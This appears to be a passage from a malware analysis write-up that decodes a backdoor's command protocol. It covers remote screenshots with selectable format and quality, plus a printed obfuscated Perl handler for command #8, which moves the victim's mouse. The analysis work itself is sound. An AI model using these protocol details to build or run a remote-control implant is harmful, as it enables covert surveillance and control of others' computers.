
```
$ du -h response.unknown
1.4M

$ hexdump -C response.unknown

00000000  89 50 4e 47 0d 0a 1a 0a  |.PNG...|
00000008  00 00 00 0d 49 48 44 52  |....IHDR|
...
```

```
$ file response.unknown
PNG image data, 1245 x 768, 8-bit/color RGB
```

looks like a .png!




screen capture



# COMMAND #2


## that second byte?

task away:



param	size	type	color	resolution
0	1.4MB	PNG	color	high
1	64KB	PNG	black & white	low
8	788KB	PNG	black & white	high
9	1.4MB	PNG	color	high
10	60KB	JPEG	color	low
64	168KB	JPEG	color	medium
110	1.2MB	JPEG	color	high
111+	1.4MB	PNG	color	high

subcommand (byte #2) impact



cmd #2, 1 (low-res B&W png)



cmd #2, 10 (low-res color jpg)

# COMMAND #8


...the mouse moved!

```
#command 8
elseif ( $D == 8 ){

    #recv 9 bytes
    my ( $Z, $C ) = ( J 9 );

    if ( V( v8 . $Z ) &&
        defined($C = E(1)) ){
        G(ord($C) ? v8 : v0.10);
    }
}
```

command #8



```
# ./sniff


event: kCGEventMouseMoved
(x: 123.000000, y: 456.000000)
```



direction	size	value
recv	1 byte	command, 8
recv	9 bytes	?
send	1    2 bytes	command, 8    0, 10

command #8's protocol

response provides no insight into command :(



